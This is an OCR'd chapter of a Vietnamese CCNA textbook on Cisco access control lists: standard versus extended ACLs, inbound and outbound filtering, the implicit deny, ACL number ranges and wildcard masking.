GIÁO TRÌNH CCNA

CHƯƠNG 4: CÔNG NGHỆ WAN VÀ BẢO MẬT

CHỦ ĐỀ

Phụ lục về các hình sử dụng trong tài liệu

Phụ lục về các bảng sử dụng trong tài liệu

PART 1: Quản lý luồng dữ liệu bằng ACL

I - Giới thiệu chung:

Ngày nay cùng với sự tiến bộ của khoa học và công nghệ, hệ thống mạng là một giải pháp được lựa chọn hàng đầu cho việc truyền tải dữ liệu, và vì vậy bảo mật trong hệ thống mạng là một vấn đề đang được quan tâm. Một trong những công cụ rất quan trọng trong Cisco Router được dùng trong lĩnh vực bảo mật là Access Control List (ACL). Đây là một tính năng giúp bạn có thể cấu hình trực tiếp trên Router để tạo ra một danh sách các địa chỉ mà bạn có thể cho phép hay ngăn cản việc truy cập vào một địa chỉ nào đó.

Access List có 2 loại là Standard Access List và Extended Access List:

Standard Access List: đây là loại danh sách truy cập mà khi cho phép hay ngăn cản việc truy cập, Router chỉ kiểm tra một yếu tố duy nhất là địa chỉ nguồn (Source Address).

Extended Access List: đây là loại danh sách truy cập mở rộng hơn so với loại Standard, các yếu tố về địa chị nguồn (Source Address), địa chỉ đích (Destination Address), giao thức, port… sẽ được kiểm tra trước khi Router cho phép việc truy cập hay ngăn cản.

Bạn cũng có thể cấu hình Standard và Extended của Cisco IOS ACL trên trên các cổng (interfaces) của Router cho việc kiểm soát truy cập để kiểm soát các loại lưu lượng được phép thông qua. Các tính năng của Cisco IOS được áp dụng vào các cổng giao diện theo những hướng cụ thể (chiều dữ liệu vào với chiều dữ liệu đi ra). Phần này sẽ mô tả hoạt động của các loại khác nhau của ACL và cho bạn thấy làm thế nào để cấu hình IP phiên bản 4 (IPv4) ACL.

II - Hoạt động của ACL:

Tìm hiểu về việc sử dụng danh sách kiểm soát truy cập (ACL) cho phép bạn xác định làm thế nào để thực hiện chúng trên mạng Cisco của bạn. ACL có thể cung cấp một tính năng an ninh mạng quan trọng và lọc các gói tin vào và ra các cổng giao diện của router.

Phần này mô tả một số ứng dụng cho ACL trên các mạng Cisco, xác định các loại khác nhau của ACL có thể được thực hiện, và giải thích các quy trình Cisco IOS software thực thi ACL.


1. Tìm biết về ACL:

Để có thể cấu hình và thực hiện các ACL, bạn cần phải hiểu được năng lực của chúng được sử dụng. Thiết bị Cisco sử dụng ACL vào hai chức năng chính: phân loại và lọc. Sau đây giải thích mỗi chức năng:

- **Phân loại (Classification)**: Thiết bị định tuyến cũng sử dụng ACL để xác định luồng dữ liệu truy cập cụ thể. Sau khi một ACL đã xác định và phân loại luồng truy cập, bạn có thể cấu hình router về cách xử lý các luồng dữ liệu. Ví dụ, bạn có thể sử dụng một ACL để xác định các mạng con điều hành (subnet) như là nguồn lưu lượng truy cập (traffic source) và sau đó cung cấp quyền ưu tiên so với các loại các luồng dữ liệu khác trên một liên kết WAN tắc nghẽn (congested WAN).


- **Bộ lọc (Filtering)**: Khi số lượng các kết nối router kết nối ra ngoài hệ thống mạng tăng mạnh và sử dụng Internet tăng, kiểm soát truy cập mang đến những thách thức mới. Quản trị mạng phải đối mặt với tình trạng khó xử như thế nào để từ chối lưu lượng truy cập không mong muốn trong khi cho phép truy cập thích hợp. Ví dụ, bạn có thể sử dụng một ACL như một bộ lọc để giữ lại những việc truy cập các dữ liệu nhạy cảm (sensitive data) cho khách hàng liên quan đến tài chính.

Qua tính năng phân loại và bộ lọc, ACL đã cung cấp một công cụ rất mạnh trong Cisco IOS. Xem xét các sơ đồ mạng trong hình 1-1. ACL được sử dụng, quản trị viên có những công cụ để chặn lưu lượng truy cập từ Internet, cung cấp truy cập điều khiển để quản lý các thiết bị Cisco IOS, và cung cấp dịch địa chỉ cho các địa chỉ tư nhân (private addresses) như các mạng 172.16.0.0



Hình 1-1: Kiểm soát lưu lượng bằng ACL

Lọc là chức năng của ACL mà mọi người dễ dàng nhận biết nhất. ACL cung cấp một công cụ quan trọng để kiểm soát giao thông trên mạng. Lọc gói giúp kiểm soát gói tin di chuyển thông qua mạng. Hình 1-2 cho thấy một ví dụ về ACL lọc dữ liệu theo hướng vào trong và ra ngoài của một giao diện vật lý, hoặc phiên Telnet của một thiết bị Cisco IOS.



Hình 1-2: Bộ lọc của ACL

Cisco cung cấp ACL để cho phép hoặc từ chối những điều sau đây:

- Việc vượt qua của các gói tin đến hoặc từ các cổng của router và lưu lượng qua các router.
- Luồng dữ liệu Telnet truy cập vào hoặc ra khỏi cổng vty router để quản lý router


Theo mặc định, tất cả lưu lượng IP được phép vào và ra khỏi tất cả các giao diện router.

Khi các router loại bỏ gói tin, một số giao thức (protocol) trả về một gói tin đặc biệt để thông báo cho người gửi là điểm đến không thể kết nối. Đối với các giao thức IP, ACL có khả năng loại bỏ kết quả trong một "Destination unreachable (UUU)" phản hồi cho việc ping và một "Administratively prohibited(A *!! A)" phản hồi của việc traceroute.

IP ACL có thể phân loại và phân biệt các luồng dữ liệu. Phân loại cho phép bạn chỉ định xử lý đặc biệt cho luồng dữ liệu được xác định trong một ACL, chẳng hạn như sau:

- Xác định các loại hình dữ liệu phải được mã hóa trên một mạng riêng ảo (VPN) kết nối.
- Xác định các tuyến đường (routes) sẽ được phân phối từ các giao thức định tuyến với nhau.
- Sử dụng với bộ lọc cho các tuyến đường để xác định các tuyến đường sẽ được bao gồm trong các bản cập nhật định tuyến giữa các router.
- Sử dụng với chính sách dựa trên định tuyến (policy-based routing) để xác định các loại hình giao thông được chuyển qua một liên kết được chỉ định.
- Sử dụng với Network Address Translation (NAT) để xác định được địa chỉ cần dịch.
- Sử dụng với tính năng bảo đảm chất lượng dịch vụ (QoS) để xác định các gói dữ liệu nên được sắp xếp trong một hàng đợi được trong thời gian tắc nghẽn.

Hình 1-3 cho thấy một số ví dụ về cách sử dụng ACLs để phân loại lưu lượng truy cập, chẳng hạn như có lưu lượng truy cập để mã hóa trên các VPN, trong đó tuyến đường sẽ được phân phối lại giữa Open Shortest Path First (OSPF) và Enhanced Interior Gateway Protocol (EIGRP), và có địa chỉ dịch bằng cách sử dụng NAT.



Hình 1-3: ACL xác dịnh luồng dữ liệu

2. Hoạt động của ACL:


ACL thể hiện thông qua một bộ quy tắc (rule) để kiểm soát cho gói dữ liệu đi vào giao diện, các gói dữ liệu chuyển tiếp thông qua các bộ định tuyến, và các gói dữ liệu thoát ra bên ngoài của router. ACL không kiểm soát trên các gói có nguồn gốc xuất phát từ router. Thay vào đó, ACL ra chỉ định các điều kiện của router làm thế nào xử lý lưu lượng các dữ liệu đi qua các cổng được chỉ định.

ACL hoạt động theo hai cách:

■ **Quản lý chiều vào (Inbound ACL)**: Các gói dữ liệu gửi đến một cổng được xử lý trước khi chúng được chuyển đến cổng khác đi ra. Một inbound ACL có hiệu quả bởi vì nó giúp tiết kiệm các chi phí của việc tra cứu trong bảng định tuyến nếu gói tin sẽ được bỏ đi sau khi bị từ chối bởi các kiểm tra của bộ lọc. Nếu gói dữ liệu thõa mãn các điều kiện cho phép từ bộ lọc, nó sẽ được xử lý bằng bộ định tuyến.

■ **Quản lý chiều ra (Outbound ACL):** Các gói dữ liệu gửi đến được chuyển tới giao diện ra bên ngoài và sau đó xử lý thông qua outbound ACL.

Hình 1-4 cho thấy một ví dụ của một outbound ACL.



Khi một gói đi vào một giao diện, router kiểm tra bảng định tuyến để xem nếu gói dữ liệu được định tuyến. Nếu gói tin không phải là định tuyến, nó bị bỏ rơi (dropped).

Tiếp theo, router sẽ kiểm tra xem liệu các giao diện điểm đến (destination interface) là nhóm lại với một ACL. Nếu giao diện đích không phải là nhóm lại với một ACL, gói tin có thể được gửi tới bộ đệm đầu ra (output buffer).

Ví dụ về các hoạt động outbound ACL như sau:

■ Nếu giao diện đi là S0, cổng không được nhóm lại với một outbound ACL, gói tin được gửi đến S0 trực tiếp.

■ Nếu giao diện ngoài là S1, là cổng được nhóm lại với một outbound ACL, gói tin không được gửi ra trên S1 cho đến khi nó được kiểm tra bởi sự kết hợp của ACL có liên quan với giao diện đó. Dựa trên các điều kiện của ACL, gói tin được cho phép hay từ chối.

Đối với các danh sách gửi đi (outbound lists), "to permit" có nghĩa là gửi các gói dữ liệu tới bộ đệm đầu ra, và "to deny" có nghĩa là để loại bỏ các gói tin.

Với một inbound ACL, khi một gói tin đi vào một giao diện, router kiểm tra để xem liệu các giao diện nguồn (source interface) có được nhóm lại với một ACL. Nếu giao diện nguồn không được nhóm lại với một ACL, router kiểm tra bảng

định tuyến để xem nếu gói dữ liệu được định tuyến. Nếu gói tin không phải là định tuyến, bộ định tuyến từ chối các gói tin.


Ví dụ về các hoạt động inbound ACL như sau:

■ Nếu giao diện trong là S0, là cổng không được nhóm lại với một inbound ACL, các gói dữ liệu được xử lý bình thường, và router sẽ kiểm tra xem liệu gói tin được định tuyến.

■ Nếu giao diện trong là S1, là cổng được nhóm lại với một inbound ACL, gói tin không được xử lý, và các bảng định tuyến không phải là điều kiện cho phép gói tin đi hay không cho đến khi nó được kiểm tra bởi sự kết hợp của ACL có liên quan với giao diện đó. Dựa trên các điều kiện thõa mãn ACL hay không, gói tin được cho phép hay từ chối.

Đối với các danh sách gửi đến (inbound lists), "to permit" có nghĩa là để tiếp tục quá trình các gói tin sau khi nhận được nó trên một giao diện trong, và "to deny" có nghĩa là để loại bỏ các gói tin.

ACL hoạt động theo một tuần tự rất logic. Nó đánh giá các gói tin từ trên xuống dưới, một tuyên bố (statement) tại một thời điểm. Nếu một tiêu đề gói tin và biểu ACL thỏa mãn, phần còn lại của statement trong danh sách bị bỏ qua, và gói dữ liệu được cho phép hoặc từ chối được xác định bởi các câu lệnh xuất hiện. Nếu một tiêu đề gói tin không phù hợp với một điều kiện ACL, gói tin được đưa đến kiểm tra bởi một điều kiện tiếp theo trong danh sách. Quá trình này được tiếp tục cho đến cuối danh sách các điều kiện. Hình 1-5 cho thấy lưu lượng hợp lý của báo cáo đánh giá.



Hình 1-5: Sự đánh giá của ACL

Một statement cuối cùng bao gồm tất cả các gói dữ liệu mà không thỏa mãn các điều kiện. Và kết quả cho statement này cho tất cả các gói tin còn lại là "**deny**". Thay vì đi vào, hoặc đi ra một giao diện, các bộ định tuyến sẽ từ chối tất cả các gói còn lại. Satement này cuối cùng thường được gọi là "*implicit deny any statement*" (ngầm từ chối tất cả). Bởi vì statement này, một ACL nên có ít nhất một tuyên bố cho phép (permit) trong cấu trúc của nó, nếu không, ACL sẽ khóa tất cả các luồng dữ liệu hay từ chối. Ngụ ý từ chối tất (implicit deny) cả sẽ không hiển thị trong các cấu hình router.

Bạn có thể áp dụng một ACL cho nhiều giao diện cổng . Tuy nhiên, chỉ có một ACL có thể tồn tại trên một giao thức, mỗi chiều, và mỗi giao diện.

3. Phân loại ACL:

IPv4 ACL đến trong các loại khác nhau. Những ACL khác nhau được sử dụng tùy thuộc vào các chức năng yêu cầu. Các loại ACL có thể được phân loại như sau:

■ **Standard ACLs:** Standard IP ACL kiểm tra địa chỉ nguồn của gói tin có thể được định tuyến. Kết quả hoặc là cho phép hoặc từ chối tại đầu ra cho toàn bộ một bộ giao thức, dựa trên mạng nguồn, mạng con, hoặc máy chủ lưu trữ địa chỉ IP.

■ **Extended ACL:** Extended IP ACL kiểm tra cả địa chỉ nguồn và đích gói tin. Nó cũng có thể kiểm tra các giao thức cụ thể, số cổng, và các thông số khác, cho phép các quản trị linh hoạt hơn và kiểm soát.

Bạn có thể sử dụng hai phương pháp để xác định các standard và extended ACL:

■ Đánh số ACL: sử dụng một số để xác định.
■ Đặt tên ACLs: sử dụng tên mô tả hay số nhận dạng.

4. Xác định ACL:

Khi bạn tạo ra số ACL, bạn nhập vào số ACL như là đối số đầu tiên của câu lệnh ACL toàn cục. Các điều kiện kiểm tra cho một ACL khác nhau tùy thuộc vào việc xác định một số standard hoặc extended ACL.

Bạn có thể tạo nhiều ACL cho một giao thức. Chọn một số ACL khác nhau cho mỗi ACL mới trong vòng một giao thức nhất định. Tuy nhiên, bạn có thể áp dụng chỉ có một ACL trên giao thức, mỗi chiều, và mỗi giao diện.

Xác định một số ACL 1-99 hoặc 1300-1999 chỉ thị các router để chấp nhận số báo cáo cho standard IPv4 ACL. Xác định một số ACL 100-199 hoặc 2000-2699 chỉ thị các router để chấp nhận số báo cáo cho extended IPv4 ACL.

Bảng 1: Liệt kê các dãy số khác nhau cùa ACL cho các giao thức.

Protocol	Range
IP	1–99
Extended IP	100–199
Ethernet type code	200–299
Ethernet address	700–799
Transparent bridging (protocol type)	200–299
Transparent bridging (vendor code)	700–799
Extended transparent bridging	1100–1199
DECnet and extended DECnet	300–399
XNS[1]	400–499
Extended XNS	500–599
AppleTalk	600–699
Source-route bridging (protocol type)	200–299
Source-route bridging (vendor code)	700–799
IPX[2]	800–899
Extended IPX	900–999
IPX SAP[3]	1000–1099
Standard Banyan VINES[4]	1–100
Extended Banyan VINES	101–200
Simple Banyan VINES	201–300
Standard IP (expanded)	1300–1999
Extended IP (expanded)	2000–2699

[1] XNS = Xerox Network Services

[2] IPX = Internetwork Packet Exchange

[3] SAP = Service Advertisement Protocol

[4] VINES = Virtual Integrated Network Service

Các tên ACL có tính năng cho phép bạn xác định IP chuẩn và ACL mở rộng với một chuỗi chữ số (tên) thay vì các đại diện số. Đặt tên IP ACL cung cấp cho bạn linh hoạt hơn trong làm việc với các mục ACL.

Truy cập danh sách đánh số thứ tự nhập có nhiều lợi ích:

■ Bạn có thể chỉnh sửa theo thứ tự các câu lệnh ACL.
■ Bạn có thể loại bỏ các báo cáo cá nhân từ một ACL.

Thiết kế và thực thi tốt ACL là thực hiện thêm một thành phần bảo mật quan trọng đối với mạng của bạn. Thực hiện theo các nguyên tắc chung để đảm bảo rằng các ACL bạn tạo ra có các kết quả dự kiến:

■ Căn cứ vào các điều kiện kiểm tra, hãy chọn một standard hoặc extended, đánh số, hoặc dùng tên ACL.

■ Chỉ có một ACL trên giao thức, mỗi hướng, và một giao diện được cho phép. Nhiều ACL được phép cho mỗi giao diện, nhưng mỗi phải được cho một giao thức khác nhau hoặc các hướng khác nhau.

■ ACL nên được tổ chức để cho phép xử lý từ trên xuống. Tổ chức ACL để tham khảo cụ thể cho một mạng hoặc mạng con xuất hiện trước những điều tổng quát hơn. Đặt điều kiện đó xảy ra thường xuyên hơn trước khi các điều kiện đó xảy ra ít thường xuyên.

■ ACL có chứa một tiềm ẩn từ chối bất kỳ cuối cùng:
- Trừ khi kết thúc ACL với một điều kiện cho phép rõ ràng, theo mặc định, ACL từ chối tất cả lưu lượng truy cập mà không phù hợp bất kỳ của các dòng ACL.
- Mỗi ACL nên có ít nhất một tuyên bố cho phép. Nếu không, tất cả lưu lượng đều bị từ chối.

■ Nên tạo các ACL trước khi áp dụng nó vào một giao diện.

■ Tùy thuộc vào cách áp dụng ACL, các ACL bộ lọc hoặc đi qua router hoặc đi đến và từ các bộ định tuyến, chẳng hạn như lưu lượng truy cập đến hoặc từ các đường vty.

■ Nên đặt extended ACLs càng gần càng tốt với nguồn (source) của lưu lượng mà bạn muốn từ chối (deny). Vì standard ACL không chỉ định địa chỉ đích (destination address), bạn phải đặt standard ACL càng gần càng tốt đến điểm đến mà bạn muốn từ chối vì vậy nguồn có thể tiếp cận mạng lưới trung gian.

5. ACL Wildcard Masking:


Bộ lọc địa chỉ xảy ra khi dùng địa chỉ ACL wildcard masking để xác nhận cách thức để kiểm tra hoặc từ chối những bits địa chỉ IP tương ứng. Wildcard masking cho các bits của địa chỉ IP dùng số 1 và 0 để xác nhận cách thức đối xử với những bits IP tương ứng, như sau:

Wildcard mask bit 0: Liên kết với giá trị bit tương ứng trong địa chỉ.

Wildcard mask bit 1: Không kiểm tra (bỏ qua) với giá trị bit tương ứng trong địa chỉ.

Note: Một wildcard bit thường coi là một inverse mask.


Với sự điều chỉnh wildcard mask, có thể dùng cho phép hay từ chối sử dụng trong một hàm ACL. Có thể chọn lựa một hay nhiều địa chỉ IP. Hình 1-6 chứng minh cách kiểm tra những bits địa chỉ tương ứng.



Hình 1-6: Wildcard Mask

Ghi chú: Wildcard Masking cho ACLs hoạt động khác với IP subnet mask. “0” trong vị trí bits của ACL mask chỉ ra những bits tương ứng phải phù hợp (match). “1” trong vị trí bits của ACL mask chỉ ra những bits tương ứng không phù hợp trong địa chỉ.

Trong hình 1-7, một quản trị viên muốn kiểm tra một loạt các mạng con IP để được cho phép hay từ chối. Giả sử địa chỉ IP là một Class B địa chỉ (hai octet đầu tiên là số mạng), với 8 bit của subnetting. (Các octet thứ ba là cho mạng con.) Quản trị viên muốn sử dụng các ký tự đại diện IP bit để phù hợp với wildcard masking của mạng con 172.30.16.0/24 đến 172.30.31.0/24



Hình 1-7: Masking một dãy địa chỉ.

Để sử dụng một ACL phù hợp với phạm vi của các mạng con, sử dụng địa chỉ IP 172.30.16.0 trong ACL, là subnet đầu tiên được xuất hiện, tiếp theo là wildcard mask yêu cầu.

Các wildcard mask phù hợp với hai octet đầu tiên (172,30) của địa chỉ IP bằng cách sử dụng tương ứng 0 bit trong hai octet đầu tiên của wildcard mask.


Vì không có quan tâm đến một host riêng rẽ, các wildcard mask bỏ qua các octet cuối cùng bằng cách sử dụng các bit 1 tương ứng trong wildcard mask. Ví dụ, octet cuối cùng của wildcard mask là 255 trong số thập phân.

Trong octet thứ ba, nơi mà các địa chỉ subnet xảy ra, các wildcard mask của thập phân 15, hoặc nhị phân 00001111, phù hợp thứ tự 4 bit cao của địa chỉ IP. Trong trường hợp này, wildcard mask phù hợp bắt đầu với mạng con subnet 172.30.16.0/24. Đối với 4 bit cuối cùng trong octet này, các wildcard mask cho thấy rằng các bit có thể được bỏ qua. Trong các vị trí này, giá trị địa chỉ có thể được nhị phân 0 hoặc nhị phân 1. Do đó, các wildcard mask liên kết subnet 16, 17, 18, và như vậy lên đến subnet 31. Các wildcard mask không phù hợp với mạng con khác.

Trong ví dụ, địa chỉ 172.30.16.0 với wildcard mask 0.0.15.255 phù hợp những subnets 172.30.16.0/24 đến 172.30.31.0/24.

Trong một số trường hợp, bạn phải sử dụng nhiều hơn một câu lệnh ACL để phù hợp với một loạt các mạng con, cho ví dụ, để phù hợp 10.1.4.0/24 đến 10.1.8.0/24, sử dụng 10.1.4.0 0.0.3.255 và 10.1.8.0 0.0.0.255.

Các bit 0 và 1 trong wildcard mask ACL gây ra ACL cho một trong hai khả năng phù hợp hoặc bỏ qua các bit tương ứng trong địa chỉ IP. Hình 1-8 cho thấy wildcard mask được sử dụng để phù hợp với một host cụ thể hoặc để phù hợp với tất cả các host lưu trữ (any).



Hình 1-8: Trường hợp đặc biệt của Wildcard Mask.

Thay vì dùng **172.30.16.29 0.0.0.0**, có thể sử dụng chuỗi **host 172.30.16.29**.

Thay vì sử dụng **0.0.0.0 255.255.255.255**, có thể thay thế bằng từ **any**.

Sau đây là tóm tắt những điểm chính được thảo luận trong phần này:

■ ACL có thể được sử dụng để lọc gói IP hoặc để xác định lưu lượng truy cập để gán cho nó cách hành xử đặc biệt.

■ ACL thực hiện xử lý từ trên xuống và có thể được cấu hình cho lưu lượng truy cập đến hoặc đi.


■ Bạn có thể tạo một ACL bằng cách sử dụng ACL có tên hoặc đánh số. Được đặt tên hoặc số ACL có thể được cấu hình như standard ACL hoặc extended, quyết định những gì nó có thể lọc.

■ Trong một wildcard mask, một bit 0 có nghĩa là để phù hợp với các bit địa chỉ tương ứng, và một bit 1 có nghĩa là bỏ qua các bit địa chỉ tương ứng.

III - Cấu hình ACL:

Standard IPv4 ACL, đánh số từ 1 to 99 và 1300 đế 1999 hoặc dùng tên, dùng lọc gói tin dựa trên địa chỉ nguồn và mask, và nó cho phép hoặc từ chối gói tin.

